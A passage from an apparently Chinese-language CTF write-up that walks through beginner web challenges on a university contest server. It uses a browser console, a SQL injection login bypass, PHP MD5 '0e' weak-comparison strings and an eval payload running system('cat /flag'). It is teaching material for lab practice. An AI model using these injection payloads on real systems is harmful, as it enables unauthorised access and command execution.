
(part2)(这算不算夹带私货)
根据题目提示 console 可知需要在浏览器控制台中操作:新建空白页(在地址栏输入 about:blank),按 F12 打开控制台,将两个文件中的内容分别输入,得到两部分 Flag。


将两部分合并,得到 Flag
3. 校园教务系统
考点:SQL 注入

根据题目提示“因为 1=1,2=2,所以 3=3。我在胡言乱语什么”推测为 SQL 注入。打开网页是一个登录系统,只有账号、密码两个输入框。
已知后端 SQL 原始语句为:
1 | select * from user where username='$username' and password='$password' |

根据 SQL 语法规则,# 后面的内容会被当作注释而不执行。尝试使用 SQL 万能密码登录:在账号框输入 ' or 1=1#(密码随意),成功拿到 Flag。
4. 世界上最好的语言
考点:PHP 语言特性 + HackBar 插件
打开网页发现一段 PHP 代码:
1 |
|
第一关利用 PHP 弱比较:$a !== $b 要求两字符串不同,但 md5($a) == md5($b) 要求两者 MD5 值用 == 判断相等。使用网上公开的 MD5 0e 碰撞字符串 s878926199a 和 s155964671a 即可绕过。
第二关需要输入一串字符同时满足四个条件:
- 强制转 int 后为 0(进入 case 0 分支);
- 包含非数字字符(通过 case 0 的
/\D/检查); - 不能全为大写字母,需包含非大写字母(通过 case 2 的
/[^A-Z]/检查); - 以至少 5 个小写
o开头、以k结尾(通过 case 3 的/^o{5,}k$/检查)。
因此构造字符串 ooooook 即可同时满足全部条件。
准备工作完成,打开网页按 F12 进入 HackBar,在 URL 栏输入:
1 | http://ctf.zypc.xupt.edu.cn:50740/?a=s878926199a&b=s155964671a |
勾选下方 POST body,输入:
1 | input=ooooook |
点击 Execute 获得 Flag。

Flag:zypc{287c6d78-7f83-4ec6-8fd5-54b30bc5ff36}
5. 俄罗斯方块
考点:浏览器控制台、HackBar 及 PHP eval
打开网页得知需要把分数玩到 100000000 分。按 F12 打开控制台,直接修改分数:
1 | score=100000000 |
随意消掉一行(消掉一行也好难……),发现网页自动跳转,页面里有一段代码:
1 |
|

分析可知需要 POST 提交两个参数:
1 | score=100000000 和 code= |
利用 eval 可以把字符串当作 PHP 命令执行的特点,打开 HackBar,在 URL 处输入当前地址,勾选 POST body,输入:
1 | score=100000000&code=system('cat /flag'); |
运行得到 Flag。
6. 我…回来了?
工具:Burp Suite
打开网页发现又回到了比赛页面。题目已提示会发生跳转,考虑关闭重定向跟随。打开 bp 拦截网页。
